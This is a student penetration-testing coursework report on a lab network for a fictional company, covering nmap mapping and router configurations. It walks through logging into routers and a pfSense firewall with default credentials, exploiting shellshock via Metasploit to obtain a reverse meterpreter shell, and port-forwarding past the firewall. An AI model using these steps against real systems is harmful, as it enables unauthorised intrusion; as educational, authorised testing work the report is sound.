

CMP314 Computer Networking report for ACME Inc.

Samuel Rutherford 2001832

Contents

1. Introduction	3
2. Network diagram	4
2.1 Network map	4
2.2 Subnet table	5
3. Network mapping process	6
4. Security weaknesses	19
4.1 Exploitation methods	19
4.2 – Mitigation against exploits	29
5. Network design critical evaluation	30
6. Conclusion	31
7. References	32
Appendices	34
Appendix A – Screenshots	34
Appendix B – NMAP scans	36
Appendix C – Subnet calculations	40

1. Introduction

Due to recent unforeseen events involving a bitter network manager, ACME Inc. have requested an evaluation of their network. This need for suitable and sufficient documentation is critical as upon reviewing said documentation, it turns out none had been produced to begin with. Understandably, ACME Inc. are greatly concerned about the health of their network.


Within this report, ACME Inc. have requested the following to be presented:

- A clear and detailed network diagram which includes all network devices present and connected within the network.
- A subnet table including all necessary details for all subnets present within the network.
- Include any security weaknesses within the network with a demonstration of the weakness, with enough detail that an ACME Inc. employee could perform the exploit. Details on how to fix the exploit/weakness should also be included.
- A critical evaluation of ACME Inc.'s network including what effectively works within the network and areas that could be improved upon from subnetting to security.

2. Network diagram

2.1 Network map

The network map as been split into 2 images for clarity.



2.2 Subnet table

Subnet number	Subnet ID address	Host address range	Broadcast address	Subnet mask
0	13.3.13.0 / 24	13.13.13.1 – 13.13.13.254	13.13.13.255	255.255.255.0
1	172.16.221.0 / 24	172.16.221.1 – 172.16.221.254	172.16.221.255	255.255.255.0
2	192.168.0.32 / 27	192.168.0.33 - 192.168.0.62	192.168.0.63	255.255.255.224
3	192.168.0.64 / 27	192.168.0.65 - 192.168.0.94	192.168.0.95	255.255.255.224
4	192.168.0.96 / 27	192.168.0.97 - 192.168.0.126	192.168.0.127	255.255.255.224
5	192.168.0.128 / 27	192.168.0.129 - 192.168.0.158	192.168.0.159	255.255.255.224
6	192.168.0.192 / 27	192.168.0.193 - 192.168.0.222	192.168.0.223	255.255.255.224
7	192.168.0.224 / 30	192.168.0.225 - 192.168.0.226	192.168.0.227	255.255.255.252
8	192.168.0.228 / 30	192.168.0.229 - 192.168.0.230	192.168.0.231	255.255.255.252
9	192.168.0.232 / 30	192.168.0.233 - 192.168.0.234	192.168.0.235	255.255.255.252
10	192.168.0.240 / 30	192.168.0.241 - 192.168.0.242	192.168.0.243	255.255.255.252

3. Network mapping process

The client, ACME Inc., allowed a network penetration tester, acting as an attacker, to directly connect to their network using a virtual machine. The attacker used a Linux operating system-based machine configured for penetration testing known as Kali in order to perform the best possible tests within the scope of ability and task. The client also requested that only tools within Kali be used due to the fear of unproven tools damaging their network.

Due to no documentation about the network being available, very little information was provided to begin the network mapping process. Regardless, utilising that the attacker's VM was already directly connected to the network, an NMAP scan can be run. NMAP is a very common network penetration tool that is essential to network mapping, it operates by sending requests to certain ports on a machine and identify what services are running on it. Additionally, and crucially for network mapping, a command can be configured to identify other machines on the network and their respective operating systems. The following command provides a network scan for the subnet that the attacking machine is a part of:



```
root@kali:~# nmap -sV 192.168.0.200/27
```

Fig 3.1 – NMAP command for 192.168.0.200/27.

Where NMAP is the tool being used, '-sV' indicates NMAP to also attempt to identify the machines operating system and some additional information such as service or device type. Finally, the '192.168.0.200' refers to the attackers VM IP address and the '/27' refers to the CIDR notation for the subnet mask. The subnet mask could also be displayed as 255.255.255.224. The following command provided these results:

```

root@kali:~# nmap -sV 192.168.0.200/27
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-10 06:27 EST
Nmap scan report for 192.168.0.193
Host is up (0.00073s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
MAC Address: 00:15:5D:00:04:05 (Microsoft)
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.199
Host is up (0.00046s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
2179/tcp  open  vmrpd?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.0.210
Host is up (0.00072s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind 2-4 (RPC #100000)
2049/tcp  open  nfs_acl 2-3 (RPC #100227)
MAC Address: 00:15:5D:00:04:04 (Microsoft)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.200
Host is up (0.000060s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.1p1 Debian 1 (protocol 2.0)
3389/tcp  open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (4 hosts up) scanned in 67.96 seconds
root@kali:~#

```

Fig 3.2 – NMAP scan results for 192.168.0.200/27.

The scan establishes that there are numerous other devices within this subnet, however .199 and .200 should be ignored for the time being as .199 is the AZURE windows machine used to run .200, the Kali machine primarily used for performing the penetration test. Regarding the other machines, crucial information is leaked through this scan. Firstly, .210 is running SSH and NFS services, these are services which allow for remote access to be performed. How these services operate will be further elaborated upon when the exploits surrounding them are performed. Secondly, the scan indicates that .193 is a router. Exploiting this is crucial for the following reasons:

- Further information leakage through other direct ethernet connections.
- Indicates the scale of the network through other subnets identified.

One of the services running on .193 is telnet, which is a service that allows for a command line to be opened on a remote computer [1]. Reasons for running this service can be for configuring the machine remotely which is essential for network monitoring and management. Notably, the version of telnet that .193 is running is known as 'VyOs'. Upon researching VyOs, it is discovered that it is used for the configuration of routers which also lines up with the information enumerated by NMAP. A very common exploit that almost every single machine or service can be vulnerable to is the failure to correctly setup username and password credentials. In situations where they had not been setup at all, default credentials are used. Unfortunately, these can be accessed online extremely easily:

VyOS default user and password

 Yuriy Andamasov | 2021-08-20 |  1 Comment | [in FAQ](#)

Right after installation, you should be able to login with these credentials:

Username:

Password:

Fig 3.3 – A forum post highlighting the VyOs default credentials [2].

Even without researching, these credentials could have been very easily guessed. Using the command: 'telnet 192.168.0.193', the user will be prompted with a login screen.

```
Welcome to VyOS
vyos login: vyos
Password:
Last login: Fri Nov 18 13:26:48 UTC 2022 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
```

Fig 3.4 – Login screen for VyOs telnet.

After logging in with the above credentials, various information about the connected machines can be acquired using the 'show configuration' command:

```
vyos@vyos:~$ show configuration
interfaces {
  ethernet eth1 {
    address 192.168.0.225/30
    duplex auto
    hw-id 00:15:5d:00:04:06
    smp_affinity auto
    speed auto
  }
  ethernet eth2 {
    address 172.16.221.16/24
    duplex auto
    hw-id 00:15:5d:00:04:07
    smp_affinity auto
    speed auto
  }
  ethernet eth3 {
    address 192.168.0.193/27
    duplex auto
    hw-id 00:15:5d:00:04:05
    smp_affinity auto
    speed auto
  }
  loopback lo {
    address 1.1.1.1/32
  }
}
protocols {
  ospf {
    area 0 {
      network 192.168.0.192/27
      network 192.168.0.224/30
      network 172.16.221.0/24
    }
  }
}
```

Fig 3.5 – Configuration details for 192.168.0.193 on VyOs command line.

The prior command displays numerous amounts of critical information. Firstly, there are two other connections within the router. There's the class b network, 172.16.221.0/224 which judging from the subnet mask can have a large amount of IP addresses within it. Compare that to the subnet 192.168.0.225/30, the CIDR notation indicates that there are only 2 usable hosts within this subnet. Commonly, this type of subnet is used to bridge between two separate routers. From this, we can assume that there is at least one additional router within this network. Adding to this, the OSPF protocol is also being used which is built around the concept of finding the most efficient path for a packet to take within a network, hence the name, Open Shortest Path First. Finally, the ethernet ports that each device is connected to is also revealed which will assist in the mapping of the network.

Following the new information of the 172.16.221.0/24 subnet, an NMAP scan was performed to identify any other devices on the network along with any additional exploits that could be performed:

```
root@kali:~# nmap -sV 172.16.221.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-18 09:32 EST
Nmap scan report for 172.16.221.16
Host is up (0.00094s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.16.221.237
Host is up (0.0014s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.2.22 ((Ubuntu))
443/tcp   open  ssl/http     Apache httpd 2.2.22 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 65.46 seconds
root@kali:~#
```

Fig 3.6 – NMAP scan results for 172.16.221.0/24

From the NMAP scan, it's clear that there is one device within this network, which is running a HTTP website, which would be exploited further upon.

Knowing that there was more than one subnet within this network, an NMAP scan was performed for the entire range of 192.168.0.0 to 192.168.0.255. This was achieved by performing the command: 'nmap -sV 192.168.0.0/24'. The '/24' part of the command indicates to scan using a subnet mask of 255.255.255.0. This allocates the 1 byte to the address, allowing for 253 usable addresses. Due to the number of results within this scan, the screenshot was broken up and analysed when appropriate.

```

root@kali:~# nmap -sV 192.168.0.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-24 07:42 EST
Nmap scan report for 192.168.0.33
Host is up (0.0016s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.34
Host is up (0.0019s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind 2-4 (RPC #100000)
2049/tcp  open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.129
Host is up (0.0019s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.130
Host is up (0.0021s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind 2-4 (RPC #100000)
2049/tcp  open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Fig 3.7 – NMAP scan performed for 192.168.0.0/24, only displaying the first results.

The first two results are most likely a part of their own subnet, 192.168.0.32/27, however despite being only 2 present in this scan result, it is not used for bridging between routers as NMAP indicates that .34 is not a router. This appears to also be the case for the 2 connections below them, .129 and .130 within the subnet 192.168.0.128/30. This scan also indicates that both routers are using VyOs telnet service and assuming that they also have been misconfigured, the routers can also be logged in using the default credentials found earlier.

```

Nmap scan report for 192.168.0.225
Host is up (0.0011s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.226
Host is up (0.0017s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

```

Fig 3.8 – NMAP scan for 192.168.0.224/30.

The next set of results from are for the subnet discovered via the enumeration of the .193 router. Due to these both being routers, this further confirms the theory that the 192.168.0.224/30 subnet is used to bridge between another router.

```
Nmap scan report for 192.168.0.229
Host is up (0.0016s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.230
Host is up (0.0019s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.233
Host is up (0.0020s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.242
Host is up (0.0033s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Unix))
111/tcp   open  rpcbind      2-4 (RPC #100000)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Fig 3.9 – NMAP scan for the results towards the end of the large scan.

Similar to the 192.168.0.224/30 network, it can be assumed that .229 and .230 also together form a bridging subnet between 2 routers as they are also both connected to routers, this subnet would be known as 192.168.0.228/30. The next two results appear slightly odd as it could be assessed that some addresses are missing. The .233 address is most likely a /30 but this can be tested using the VyOs router exploiting as seen earlier. The .242 address shows that it's a PC but it's unclear how it's connected to the network, if .233 is indeed part of a /30 subnet, therefore .242 cannot be connected to it. There are 2 possible reasons for these odd findings:

- The old network administrator had poorly configured the network creating subnets with too many hosts and random addresses.
- There is a firewall blocking TCP request packets to some machines in the network.

Judging from what is already know about the network, it appears to be mostly setup correctly with regards to subnetting which can reinforce the theory that there is a firewall in some parts of the network.

Using the NMAP scan results, the new routers found can be exploited using the VyOs default login credentials used prior and using the show configuration command to display router connections. The following results were found on 192.168.0.226:

```

interfaces {
  ethernet eth1 {
    address 192.168.0.33/27
    duplex auto
    hw-id 00:15:5d:00:04:0a
    smp_affinity auto
    speed auto
  }
  ethernet eth2 {
    address 192.168.0.229/30
    duplex auto
    hw-id 00:15:5d:00:04:0b
    smp_affinity auto
    speed auto
  }
  ethernet eth3 {
    address 192.168.0.226/30
    duplex auto
    hw-id 00:15:5d:00:04:09
    smp_affinity auto
    speed auto
  }
  loopback lo {
    address 2.2.2.2/32
  }
}
protocols {
  ospf {
    area 0 {
      network 192.168.0.224/30
      network 192.168.0.32/27
      network 192.168.0.228/30
    }
  }
}

```

Fig 3.10 – Show configuration command used on 192.168.0.226.

The show configuration results indicate that the 192.168.0.32/27 subnet is connected via ethernet port 1 to the router. The connection on port 2 resembles one of the bridging subnets found in the NMAP scan, 192.168.229. It can be assumed that the 192.168.0.228/30 subnet is bridging to another router. The configuration of .230 can be displayed using the previous methods as it is also using VyOs:


```

interfaces {
    ethernet eth1 {
        address 192.168.0.129/27
        duplex auto
        hw-id 00:15:5d:00:04:13
        smp_affinity auto
        speed auto
    }
    ethernet eth2 {
        address 192.168.0.233/30
        duplex auto
        hw-id 00:15:5d:00:04:14
        smp_affinity auto
        speed auto
    }
    ethernet eth3 {
        address 192.168.0.230/30
        duplex auto
        hw-id 00:15:5d:00:04:12
        smp_affinity auto
        speed auto
    }
    loopback lo {
        address 3.3.3.3/32
    }
}
protocols {
    ospf {
        area 0 {
            network 192.168.0.228/30
            network 192.168.0.128/27
            network 192.168.0.232/30
        }
    }
}

```

Fig 3.11 – Show configuration for 192.168.0.230.

Firstly, this confirms the bridging between the second and third router being performed by the subnet 192.168.0.228/30. Secondly, the 192.168.0.128/27 subnet discovered in the NMAP scan can be routed to ethernet port 1. Lastly, the previously discovered .230 address can be found here. Using the established logic of /30 CIDR notation being used for bridging between routers or other parts of the network on .233, it is a safe assumption that there is a firewall in place blocking connections from the rest of the network.

A method of being able to access what is beyond a firewall would be to allow packets of certain types to be allowed through. In order to do this, access to the firewall's settings is crucial, which is located on the address 192.168.0.234. A method of accessing the settings would be through the website used to configure the settings. This can be achieved using port forwarding, which is a method of giving machines not within the firewall access to it. This is achieved by mapping an external port to an internal IP address and port [3]. In order to begin the port forwarding process, a shell is needed for a device that has access to .234. During the NMAP scan, .242 was discovered which is the DMZ (Demilitarised zone). A vulnerability is needed on .242 in order to get a shell. The NMAP scan indicated that .242 is running a http service on port 80. Nikto is an excellent tool for performing vulnerability scans for web applications. The following command highlights any known vulnerabilities found: 'nikto -h 192.168.0.242' where '-h' is the hostname followed by the IP address being scanned. The prior command results in the following output, full result can be found in the appendix:

```

root@kali:~# nikto -h 192.168.0.242
- Nikto v2.1.6
-----
+ Target IP:      192.168.0.242
+ Target Hostname: 192.168.0.242
+ Target Port:    80
+ Start Time:     2022-11-24 08:58:04 (GMT-5)
-----
+ Server: Apache/2.4.10 (Unix)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the use
+ The X-Content-Type-Options header is not set. This could allow the user age
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). A
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable t
+ Uncommon header '93e4r0-cve-2014-6278' found, with contents: true
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock'
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ 8725 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:       2022-11-24 08:58:23 (GMT-5) (19 seconds)

```

Fig 3.12 – Nikto scan results cropped for 192.168.0.242

The scan results indicate that .242 is vulnerable to the ‘shellshock’ vulnerability. How the shellshock vulnerability functions are covered in the security weaknesses section in greater detail. By using the Metasploit framework found on the Kali machine, it is possible to perform the shellshock vulnerability. The following command was used to get the correct exploit:

```

msf5 > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) >

```

Fig 3.13 – Exploit being used on Metasploit.

By setting the RHOSTS to the target, 192.168.0.242 and the TARGETURI to the file path found in the Nikto scan, /cgi-bin/status, the exploit can be executed. The exploit gives the attacker a meterpreter shell for .242 which is needed to for the port forwarding to operate.

```

msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[+] 192.168.0.242:80 - The target is vulnerable.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 192.168.0.200:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (985320 bytes) to 192.168.0.234
[*] Meterpreter session 1 opened (192.168.0.200:4444 → 192.168.0.234:1764) at 2022-12-05 07:09:00

meterpreter >

```

Fig 3.14 – Shell created for .242.

To begin the port forwarding process, in the meterpreter shell for .242, the ‘portfwd’ command must be used:

```

meterpreter > portfwd add -l 500 -p 80 -r 192.168.0.200
[*] Local TCP relay created: :500 ↔ 192.168.0.200:80
meterpreter > portfwd add -l 499 -p 80 -r 192.168.0.234
[*] Local TCP relay created: :499 ↔ 192.168.0.234:80
meterpreter >

```

Fig 3.15 – Port forwarding commands.

The first command operates by adding a listening port to the for the attackers Kali machine. The syntax for the command is broken up as follows: ‘-l 500’ indicates the listening port number for the targeted address, ‘-p 80’ acts as the destination port and ‘-r 192.168.0.200’ is the attacker’s machine. Reasonings behind each of the values inputted are crucial to understanding port forwarding. The value for listening port can be any port number, as long as if it is not a port currently

in use. The destination port is important however as port 80 is where the http service is being run. Finally, the target host is the attacker's machine as the aim is to access .234 from the attacking machine. The next command is very similar, with only differing input parameters. The listening port must be different to the one set prior, and the target host is where the firewall is located, 192.168.0.234.

Once the commands have been executed the firewall website can be accessed by typing 'localhost:499/index.php' into a search engine. This will take an attacker to the following website:




Fig 3.16 – Website for the firewall.

In order to access the firewall settings, the website prompts the user/attacker with a login screen. Similar to the VyOs login, the web application is vulnerable to default credentials. Pfsense default credentials are extremely easy to find and readily available:

Vulnerability Insight:

By convention, each time you create a new instance of pfSense, the admin user is being created with default credentials: Username: admin, Password: pfsense.

Fig 3.17 – Default credentials for pfsense firewall found online.

Using the default credentials, the firewall settings can be accessed and configured. The packet pathway can be identified:

States			
Interface	Protocol	Source (Original Source) -> Destination (Original Destination)	State
WAN	icmp	192.168.0.234:10698 -> 192.168.0.233:10698	0:0

Fig 3.18 – Packet pathway found on the firewall settings.

The packet pathway going from .234 to .233 further confirms the location of the firewall in the network map. The firewall dashboard also contains information regarding the mapping of the network:

Interfaces  			
 WAN		10Gbase-T <full-duplex>	192.168.0.234
 LAN		10Gbase-T <full-duplex>	192.168.0.98
 DMZ		10Gbase-T <full-duplex>	192.168.0.241

Fig 3.19 – List of interfaces within the firewall dashboard.

The interfaces in fig 3.19 indicates that there more unidentified connections in the network such .98, suggesting that another NMAP scan should be performed once the firewall is disabled.

With the credentials, the attacker has full access to the firewall rules. These rules can allow certain types of packets to be blocked, for example ICMP packets being blocked results in another machine outside of the firewall to not be able to ping anything inside the firewall. More crucially to the network mapping would be enabling TCP packets to be received as NMAP relies on that to correctly scan ports of a machine. Editing the rules for TCP and ICMP for WAN, LAN and DMZ can be found within the appendix.

Due to the firewall being disabled NMAP scans for the newly discovered connections and subnets should be performed:

```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-05 10:59 EST
Nmap scan report for 192.168.0.97
Host is up (0.0042s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.98
Host is up (0.0018s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       (generic dns response: REFUSED)
80/tcp    open  http         nginx
2601/tcp  open  quagga       Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2604/tcp  open  quagga       Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp  open  quagga       Quagga routing software 1.2.1 (Derivative of GNU Zebra)
1 service unrecognized despite returning data. If you know the service/version,
SF-Port53-TCP:V=7.80%I=7%D=12/5%Time=638E1594%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,E,"\\0\\x0c\\0\\x06\\x81\\x05\\0\\0\\0\\0\\0\\0")%r(DNSStatusR
SF:equestTCP,E,"\\0\\x0c\\0\\x90\\x05\\0\\0\\0\\0\\0\\0");
```

Fig 3.20 – NMAP scan for 192.168.0.96/27.

